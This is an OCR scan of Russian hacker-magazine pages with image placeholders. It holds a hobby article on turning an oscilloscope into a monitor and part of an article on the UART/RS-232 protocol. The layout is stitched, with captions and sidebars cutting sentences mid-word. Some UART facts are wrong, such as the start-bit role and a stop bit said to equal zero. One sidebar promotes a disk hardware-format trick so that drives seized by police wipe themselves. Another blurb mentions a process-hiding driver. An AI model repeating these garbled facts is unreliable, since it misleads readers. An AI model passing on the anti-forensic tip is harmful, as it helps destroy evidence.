
dvd

• На диске ты найдешь драйвер, реализующий сокрытие процесса, а также несколько других фич, описанных в статье и предназначенных для изучения процессов.



info

• Для отладки драйверов обязательно нужен отладчик ядерного уровня типа SoftICE или WinDBG. И не забудь скачать символы с www.microsoft.com/whdc/DevTools/Debugging/symbolpkg.mspx.





ВАДИМ «DOCTOR V_M_E_N» ДАНЬШИН
/ YURIK_YUROK2@MAIL.RU /

ОСЦИЛЛОГРАФ!!!

Обуздай его по-фрикерски

Пришел домой с учебы и тут на тебе — сгорел последний рабочий монитор! Хотел, было, пойти за новым, но на дворе кризис. Денег ни фига нет. И тут мой взгляд упал на осциллограф. «Не беда, — подумал я. — Сейчас соберу монитор из того, что есть под рукой. А заодно выйду победителем из трудной ситуации».

Днем я договорился с друзьями, что мы устроим вечером небольшой домашний турнир по Quake3 Arena. Врубаю комп, а из монитора валит дым! Оказывается, всему виной — вода с потолка, которую я по запарке не заметил. И тут, как назло, приходят гости (с ноутами). Недолго думая, я усадил их и раздал доступ в домашний Wi-Fi. Затем я полез под стол. В полутьме, освещая путь мобилой, я нашел давно не использовавшийся осциллограф, вытащил его, протер от пыли и включил в сеть — ррработает! И — через буквально полчаса ковыряния — готов новый монитор. В шоке товарищи смотрели на зеленый экран осциллографа, на котором совершенно точно узнавалось меню любимой сетевой гамы. Ну и тут я, собственно, предложил начинать.

ИЩЕМ НУЖНЫЕ ЖЕЛЕЗКИ

Понимая, что осциллограф — это недоделанный телевизор для измерительных целей, я стал, пока чисто теоретически, подгонять его возможности под свои потребности. Там же, под столом, мне попался в полутьме импульсный блок питания и неплохой генератор функций. Затем я метнулся в другой угол комнаты (попутно хорошенько навернувшись на растяжках из проводов) — к ящику с барахлом, оставшимся от былых опытов. Судорожно я хватал нужные мне девайсы: **паяльник, флюс, припой, пинцет, плату от горелого монитора, убитый с одного конца VGA-кабель, старую видеокарту для проб.** Кабель, пожалуй, я зря так резко выдернул с верхней полки шифанера, потому что в следующую секунду весь хлам рухнул мне на голову. Снизу стали доноситься вопросы типа «А у тебя там все в порядке?» и «Ты там живой вообще?». Мелочи, подумал я. Время идет, а время в данной ситуации — это самое ценное. Перешагивая через бухты проводов, я свободной конечностью прихватил свой любимый тестер, которым задумал прозвонить найденный кабель на работоспособность. В груде мусора нашелся распечатанный даташит на древнюю видеокарту (NVIDIA mx400). Никогда бы он не завладел моим вниманием, если бы не драгоценная распиновка VGA-гнезда. Лист бумаги и изолента, спасающая мир, были уже на столе. Пришла пора собраться с мыслями.

ПОЗНАЙ ТЕОРИЮ


Спроси себя, а знаешь ли ты все функции и возможности осциллографа и лучевой трубки? Если ответ — восторженное «Да!», то можешь пропустить этот раздел и пойти допаивать личного киборга-телохранителя.

Прежде всего, осциллограф — это почти то же, что и вольтметр, с тем отличием, что он умеет рисовать значение напряжения по времени. С его помощью ты можешь посмотреть не только, что твой ток в розетке живет по синусоидальным законам, но и различные мелочи типа наводок, низковольтных сигналов высокой частоты и пр. Это незаменимый девайс, которым должен владеть любой, кто так или иначе будет иметь дело с электроникой.

Вообще, осциллографы подразделяются на два вида: аналоговые и цифровые. Но вначале ты совсем не заметишь разницы, и тебе будет пофигу, чем пользоваться. Различаются они размерами, чувствительностью, функционалом, ценами. Как правило, первый осциллограф в жизни электронщика появляется либо прямиком со свалки, либо по списанию из какого-нибудь вуза.

В нашем сегодняшнем извврате речь пойдет об аналоговых осциллографах, а потому рассмотрим принципы их работы и управления. Внутри осциллографа есть кинескоп — такая длинная стеклянная трубка с пластинами и специальным светящимся покрытием на экране — и электроника, управляющая развертками, переключением режимов работы и пр. Но начнем мы с лицевой панельки: на ней обязательно есть гнезда подключения щупа или специального провода с двумя зажимами, которым ты судорожно тыкаешь по плате, дабы замерить и вывести на экран протекающие по схеме напряжения. Эти гнезда называют «каналами». Обычно их маркируют на советских осциллографах как «канал А», «канал Б», или же на импортных — как «CH1», «CH2». Каналов у осциллографа может быть от 1 до 5. Считается, что, чем их больше, тем удобнее осциль в эксплуатации, но мне лично всегда хватало 2-канального. Есть также гнезда синхронизации, выхода, входа и земля, но о них будет подробнее рассказано ниже.






ВОТ ТАК МЫ СЛУШАЕМ ПЛЕЕР



ВВЕРХУ У МЕНЯ СТОИТ ГЕНЕРАТОР ФУНКЦИЙ, НУ А ВНИЗУ РАЗМЕСТИЛСЯ ГЕРОЙ ДНЯ — МОЙ ОСЦИЛЬ ИЗ-ПОД СТОЛА







ВИЗУАЛИЗАЦИЯ ПЛЕЕРА AIMP В ОРИГИНАЛЕ И НА ЭКРАНЕ ОСЦИЛЛОГРАФА

Теперь поговорим о режимах работы осциллографа — их много, но выделим несколько основных, которые мы сегодня будем использовать и комбинировать между собой. Сначала поговорим о нормальном режиме работы этого агрегата — режиме прямого отображения подаваемого в канал сигнала. Если ты сигнал не подаешь, то на экране можно наблюдать ровную линию. Но стоит тебе подать ток от пальчиковой батарейки, прямая поднимется выше или ниже, в зависимости от того, какими контактами ты подключил осциль к батарейке. Если ты ничего не заметил на экране, значит, читай про крутилку «вольтаж». Эта небольшая ручка устанавливает, какое напряжение соответствует одной клеточке на экране. Если установишь ее в положение 1V, то при высоте экрана в 10 клеток, сможешь видеть напряжения от -5 до + 5 вольт. Если ты не видишь вообще никаких линий, вполне возможно, они уходят за границы экрана. Это тебе



Очень скоро от простых трехбуквенных надписей ты перейдешь к более живописным сюжетам. Одну такую образцовую картинку я выложу на диск — делай с ней, что хочешь. После выполнения приведенного там скрипта у тебя должен создаться звуковой файл, который можно проиграть на осциллографе. А в данный момент я ваяю Mathcad-скрипт, который будет имитировать игру в настольный теннис. Уж не знаю почему, но маткад я полюбил больше, чем питон.



dvd

На диске тебя ждет сочный фото- и видеоархив по каждому пункту. Также ищи там часть материала, не вошедшую в статью по техническим причинам.

не заботливый Виндоус, который останавливает мышку на границе экрана — здесь, напротив, все сурово, как и должно быть. А теперь попробуем померить какой-нибудь высокочастотный ток, например, то, что ты сейчас слушаешь — смело подрубай свой плеер к осциллографу! Если ты покрутишь ручку «время дел\time div», то можешь масштабировать изображение по оси X. Это необходимо для работы с сигналами различных частот.
Есть также замечательный режим синхронизации, то есть «по команде». Здесь все просто. Если ты на синхровход осциллографа подашь ступенчатый сигнал, то осциллограф начнет прорисовывать создаваемую им по умолчанию прямую — снова и снова при каждом получении такого сигнала. Аналогично это работает на генераторе функций; мегаполезные гнезда позволяют делать такие крутые штуки, как отслеживание сигнала, выделение определенных частей сигналов и цифровое управление развертками.
Ну и последний, редко используемый режим — это режим развертки по XY. Если у тебя осциллограф 2-канальный, то, скорее всего, ты являешься счастливым обладателем этого режима. Тут осциллограф использует два канала и по умолчанию отображает на экране не прямую, а точку. Кстати, старайся не светить слишком ярким лучом в одну точку — потому что слой с обратной стороны кинескопа может обгореть. Допустим, если ты подашь на «канал А» напряжение в 3 вольта, то лучик должен сместиться вправо, а если ты подашь те же 3 вольта на второй канал, то лучик поднимется вверх на 3 вольта. Если ты будешь подавать синусоидоидальные токи на оба канала, то получишь так называемые «фигуры Лиссажу»... впрочем, о них ты и сам можешь прочесть на страницах Википедии, поэтому приступим к опытам.


СДЕЛАЕМ ЭТО ПО-БЫСТРОМУ

Сейчас мы рассмотрим наиболее простую реализацию задуманного — именно то, что я и сделал в тот вечер. Я взял раздолбанный VGA-кабель и «починил» его кусачками. Откушенный разъем с прощальным звоном улетел в мусорную корзину. Из кармана я достал транзистор. Даже не утруждая себя чтением маркировки, я начал быстро прозванивать его, чтобы узнать, где какой вывод. Забегая вперед, скажу, что нам абсолютно пофигу, какой транзистор брать. На диске ты найдешь схемы подключения для любого хлама, который мог заваляться у тебя в ящике. Даже полевые транзисторы — и те вариант (не говоря уже о биополярных, pnp и npn типов). Теперь шустро подготовим аппаратуру для опытов. Напомню, что в нашем распоряжении должны быть генератор функций и любой осциллограф, который имел бы синхровход и Z-вход. Также нелишним будет какой-нибудь комп, в котором бы стояла ненужная (на всякий случай) видеокарта. Когда я изловчился делать этот финт с осциллографом, я уже, совсем не боясь, подключал его к ноутбуку товарища — так, для прикола. Но первое время лучше, все же, не рисковать. Итак, выход генератора функций подключай на входной канал осциллографа. Приготовь кабель от Z-входа осциллографа — воткни его и выведи крокодилы к себе поближе.
Доставай самую нужную деталь — транзистор. Я быстро подключил его к 9-вольтовому блоку питания, который воткнул в розетку. В принципе, ты с легкостью можешь использовать и компьютерный блок питания, но мне было не до этого. Каждая секунда была на счету. Теперь подключим транзистор. Для этого заранее советую приготовить что-то типа шпаргалки, на которой карандашом накарябаны буковки «K», «Б», «Э» — для коллектора, базы и эмиттера, соответственно. На эмиттер я подвесил центральный провод от Z-входа осциллографа и +9V. К коллектору подключил землю, ну а сам сигнал с интересующего меня зеленого провода я подал на базу. Немного покрутив ручки на осциллографе, я допер, что транзистор открыт, а, следовательно, — на экране мы постоянно видим зеленый квадрат без темных областей. Мне это не понравилось, и я решил хоть как-то снизить ток управления. Я посмотрел на сгоревшую плату от монитора, откуда спустя мгновенье с хрустом выломал первое попавшееся сопротивление. Как только этот последний элемент был найден, на осциллографе явно начало выдаваться что-то похожее на темные области. Впрочем, ты и темных областей не увидишь, просто характерные бегущие помехи. Если их сопоставить в столбик, то получится картинка. Просто, не правда ли? Две детали, немного проводов и все готово.


«ЕСЛИ ТЫ НА СИНХРОВХОД ПОДАШЬ СТУПЕНЧАТЫЙ СИГНАЛ, ТО ОСЦИЛЛОГРАФ НАЧНЕТ ПРОРИСОВЫВАТЬ СОЗДАВАЕМУЮ ИМ ПО УМОЛЧАНИЮ ПРЯМУЮ — СНОВА И СНОВА, ПРИ КАЖДОМ ПОЛУЧЕНИИ ТАКОГО СИГНАЛА».

УПРОСТИМ ТЕХНОЛОГИЮ ДО БЕЗОБРАЗИЯ

Допустим, ты не имеешь ни возможности, ни желания паять видеокарту, а вот сделать свое маленькое чудо тебе хочется. OK, — не вопрос, читай дальше. Тебе потребуется 3.5 мм разъем, как у обычных наушников, и какой-нибудь mp3-плеер, умеющий проигрывать wav-файлы. На диске



ПОЛЕ **БОЯ**



ЗЕЛЕНЫЙ СИГНАЛ, ПРОШЕДШИЙ ЧЕРЕЗ ПОЛЕВИК — НЕ СРАЗУ ДО МЕНЯ ДОШЛО, ЧТО ОН ВСЕ ВРЕМЯ БЫЛ ЗАКРЫТ



ПРОЗВОНИВ ТРАНЗИСТОР, Я ПРОСТАВИЛ БУКОВКИ **«К», «Б», «Э»**



РЕМОНТИРУЕМ НАШ **МЕГАКАБЕЛЬ**

есть пробный образец — если проиграть его на осциллографе, то он покажет небольшое трехмерное демо-шоу с фигурами Лиссажу. Тебе лишь потребуется записать звук в мп3, воткнуть в разобранный штекер и щупами присоединиться к массе и каналам наушников. Включенный в режим развертки XY осциллограф тотчас начнет рисовать дивной красоты картинки, которые однозначно приблизят твоего препода по физике или электротехнике к посещению психиатра. Этого видео тебе, конечно, должно хватить надолго, но знай, что ты и сам вполне можешь осилить рисование на осциллографе. Для этого потребуются интерпретатор питона и программа Blender. После установки программы создай вертексное изображение и точками рисуй, как ты хотел бы заставить бегать лучик осциллографа.

ДИАГНОЗ ДЛЯ ВЫЖИВШИХ

Прочитав эту статью, ты уже сейчас можешь взять свой ipod или другой mp3-плеер и пойти крушить мозги окружающим в вузах, лабораториях и школах, где стоят осциллографы. Я молчу про то, что на сделанное тобой обязательно сбегутся посмотреть все знакомые, подруги, да и просто товарищи. И пусть только попробуют наехать, что тема, типа, неактуальна — если у тебя получились все девайсы, считай, что теперь ты в состоянии работать со сложными видеопротоколами, а значит, ты спец.

Ты познал силу видео-сигнала и в состоянии обойтись простой микросхемой для управления большим ЖК-дисплеем. Я более чем уверен, что кассовые аппараты, терминалы оплаты сотовой связи и банкоматы жить должны на подобных адаптерах. Им вообще не нужна такая крутая графика.

Когда я бродил по Сети, то нашел один занимательный сайт, на котором были показаны некоторые уже готовые схемы и решения, позволяющие рисовать на осциллографе все, что душе угодно. Отморозок, занимающийся реставрированием старинных радиоприемников, в качестве увлечения делает различные устройства, позволяющие управлять кинескопом. На его сайте я нашел якобы работающие схемы всевозможных часов, конвертеров и прочей стильной аппаратуры. В свою очередь, я попытался спаять упрощенный вариант, но видимо, где-то ошибся при спайке и запорол устройство. Попробуй посмотреть эту стоящую ссылку по нашей теме: http://www.electronixandmore.com/project/index.html.



СЕРГЕЙ ДОЛИН
/ DLINYJ.LIVEJOURNAL.COM /

ГЛАВНЫЙ ИНСТРУМЕНТ ФРИКЕРА

Великий и могучий UART

На страницах][неоднократно упоминался протокол UART, но мало кто знает, насколько это мощный хакерский инструмент. Он есть в большинстве устройств и с его помощью можно заставить работать девайс так, как нам хочется. Интересно?

ОТ ТЕЛЕГРАФА К COM-ПОРТУ

Протокол UART (Universal asynchronous receiver/transmitter) или, по-русски, УАПП (универсальный асинхронный приемопередатчик) — старейший и самый распространенный на сегодняшний день физический протокол передачи данных. Наиболее известен из семейства UART протокол RS-232 (в народе — COM-порт, тот самый который стоит у тебя в компе). Это, наверное, самый древний компьютерный интерфейс. Он дожил до наших дней и не потерял своей актуальности.

Надо сказать, что изначально интерфейс УАПП появился в США как средство для передачи телеграфных сообщений, и рабочих бит там было пять (как в азбуке Морзе). Для передачи использовались механические устройства. Потом появились компьютеры, и коды ASCII, которые потребовали семь бит. В начале 60-х на смену пришла всем известная 8-битная таблица АСКИ, и тогда формат передачи стал занимать полноценный байт, плюс управляющие три бита.

В 1971 году, когда уже начался бум микросхем, Гордон Белл для компьютеров PDP фирмы Western Digital сделал микросхему UART WD1402A. Примерно в начале 80-х фирмой National Semiconductor был создан чип 8520. В 90-е был придуман буфер к интерфейсу, что позволило передавать данные на более высоких скоростях. Этот интерфейс, не претерпев практически никаких изменений, дошел и до наших дней

ФИЗИКА ИНТЕРФЕЙСА

Чтобы понять, что роднит и отличает разные UART-интерфейсы, разберем принцип работы самого популярного и любимого нами протокола RS-232. Дотошно расписывать все тонкости его работы я не буду. Об этом написан ни один десяток мегабайт статей, и если ты умеешь пользоваться Гуглом, то без проблем найдешь всю необходимую информацию. Но основы я расскажу, благо, с ними можно уже круто всем рулить, а всякие фишки используются очень редко.


Основные рабочие линии у нас — RXD и TXD, или просто RX и TX. Передающая линия — TXD (Transmitted Data), а порт RXD (Received Data) — принимающая.


Эти линии COM-порта задействованы при передаче без аппаратного управления потоком данных. При аппаратном потоке задействованы еще дополнительные интерфейсные линии (DTS, RTS и пр.). Выход передатчика TX соединен с входом приемника RX и наоборот. Электрический принцип работы RS-232 отличается от стандартной 5-вольтовой TTL. В этом протоколе логический нуль лежит от +3 до +12 вольт, а единица от -3 до -12, соответственно. Промежуток от -3 до +3 вольт считается зоной неопределенности. Учти, что все напряжения указаны относительно корпуса компьютера, или земли. Теперь, я думаю, ты понимаешь, зачем в компьютерном блоке питания существует сразу два напряжения: -12 и +12 вольт. Они были введены специально для работы COM-порта.

Такая большая амплитуда рабочих напряжений, целых 24 вольта, нужна в первую очередь для помехоустойчивости линий связи. По стандарту, длина кабеля, по которому у нас бегают данные, может быть 15 м. Хотя на практике люди умудрялись заставлять его работать даже на 25 м.


Электрические параметры RS-232 — это главная характеристика, которая отличает его от других протоколов семейства UART. Следующие характеристики — формат посылки и скорость передачи данных — полностью применимы ко всем видам UART и обеспечивают их совместимость через несложные схемы сопряжения.

Стандартная посылка занимает 10 бит. Но правило это распространяется только на стандартные настройки COM-порта. В принципе, его можно перенастроить так, чтобы он даже интерфейс One-Wire понимал. В режиме простоя, когда по линии ничего не передается, она находится в состоянии логической единицы, или -12 вольт. Начало передачи обозначают передачей стартового бита, который всегда равен нулю. Затем идет передача восьми бит данных. Завершает






СИГНАЛ UART НА ЭКРАНЕ ОСЦИЛЛОГРАФА. ВИДЕН СТАРТ БИТ, ДАННЫЕ И СТОПОВЫЙ БИТ



ВСКРЫТЫЙ РОУТЕР. ИГОЛКИ УЖЕ РАСПАЯНЫ




ИСХОДНИКИ ДЛЯ СБОРКИ

посылку бит четности и стоповый бит. Бит четности осуществляет проверку переданных данных. Стартовый бит говорит нам, что пересылка данных завершена. Надо отметить, что STOP-бит может занимать 1, 1.5, и 2 бита. Не стоит думать, что это дробные биты, это число говорит только о его длительности. Стоповый бит, как и стартовый, равен нулю.



РАСПАЯННЫЙ НУЛЬ-МОДЕМ



ПРОВЕРКА РАБОТЫ — ЛОГ ЗАГРУЗКИ LINUX В ПРОГРАММЕ MINICOM

☒ СКОРОСТЬ РАБОТЫ

Даже если тебе раньше никогда не приходилось работать с COM-портом, по крайней мере, в модеме ты должен знать номинальные скорости работы: 9600, 28800, 33600, 56000 и т.п. Сколько бит в секунду убегает из нашего порта? Вот смотри, допустим, скорость у нас 9600 бит в секунду. Это означает, что передача одного бита будет занимать 1/9600 секунды, а пересылка байта — 11/9600. И такая скорость для байта верна только в случае, если стоп-бит будет занимать один бит. В случае, если он занимает два стоп-бита, то передача будет 12/9600. Это связано с тем, что вместе с битами данных передаются еще специальные биты: старт, стоп и бит четности. Линейка скоростей COM-порта стандартизирована. Как правило, все устройства работают на трех стандартных скоростях: 9600, 19200, 115200. Но возможны другие варианты, даже использование нестандартных скоростей или скорости, меняющейся во времени, — с этим я сталкивался при разборе полетов очередного устройства.

☒ ТАКОЙ РАЗНЫЙ ПРОТОКОЛ

Видов UART существует великое множество. Я не буду перечислять их наименования, ибо, если ты владеешь английским, то сумеешь и



ВОССТАНОВЛЕНИЕ ЖЕСТКИХ ДИСКОВ

Не так давно в прессе, в том числе, на страницах нашего журнала, пробегала информация о слетании прошивок у жестких дисков семейства Segate. Но, оказывается, после краха жесткого диска его можно восстановить. У многих жестких дисков существует интерфейсный разъем UART. Через него возможно залить свежую прошивку в контроллер винта и не потерять информацию на жестком диске. Мануал лежит на нашем DVD. У некоторых жестких дисков существует аппаратное форматирование. Если помнишь мою статью о магнитном уничтожении данных, эта фича придется тебе по вкусу. Суть такова: если дать на хард такую команду и тут неожиданно рубанут питание, то винт будет доформатирован при следующем включении. Это означает, что, если к тебе налетели маски-шоу и забрали винт, — он доформатируется уже у них, при подаче питания, и недоброжелателям останется только жевать сопли.



dvd
На диске тебя ждут два ролика, демонстрирующие работу чудо-девайса.



links
dlinyj.livejournal.com — мой блог, где ты можешь увидеть различные поделки.

сам нагуглить. Но самые основные не отметить нельзя! Напомню, что главное отличие интерфейсов состоит в среде и способе передачи данных. Данные могут передаваться даже по оптоволокну.
Второй по распространенности интерфейс после RS-232 — это RS-485. Он является промышленным стандартом, и передача в нем осуществляется по витой паре, что дает ему неплохую помехоустойчивость и повышенную скорость передачи до 4 мегабит в секунду. Длина провода тут может достигать 1 км. Как правило, он используется на заводах для управления разными станками.
Надо сказать, что IRDA, или инфракрасная связь, которая встроена в большинство телефонов и КПК, тоже, по сути, является UARTом. Только данные передаются не по проводам, а с помощью инфракрасного излучения. В SMART-картах (SIM, спутниковое телевиденье, банковские карты) — тех самых устройствах, которые мечтает похачить каждый уважающий себя фрикер — тоже используется наш любимый UART. Правда, там полудуплексная передача данных, и логика работы может быть 1,8/3,3 и 5 вольт. Выглядит так, будто RX запаян с TX на одном и на другом конце — в результате, один передает, другой в этот момент слушает, и наоборот. Это регламентировано стандартом смарт-карт. Так мы точно знаем, сколько байт пошлем, и сколько ответит карточка. Тема достойна отдельной статьи. В общем, запомни, UART есть почти везде.

СОПРЯЖЕНИЕ ИНТЕРФЕЙСОВ

Я уже глаза намозолил разными интерфейсами, но как с ними работать-то? Ну, с обычным RS-232 понятно, а, допустим, с 5-вольтовым юартом как быть? Все просто: существуют различные готовые микросхемы — преобразователи. Как правило, в маркировке они содержат цифры «232». Увидел в схеме микруху с этими цифирями — будь уверен: скорее всего, это преобразователь. Через такие микросхемы с небольшим обвязом и сопрягаются все интерфейсы UART. Я не буду рассказывать о промышленных интерфейсах, а скажу о тех преобразователях, которые интересуют нас в первую очередь.
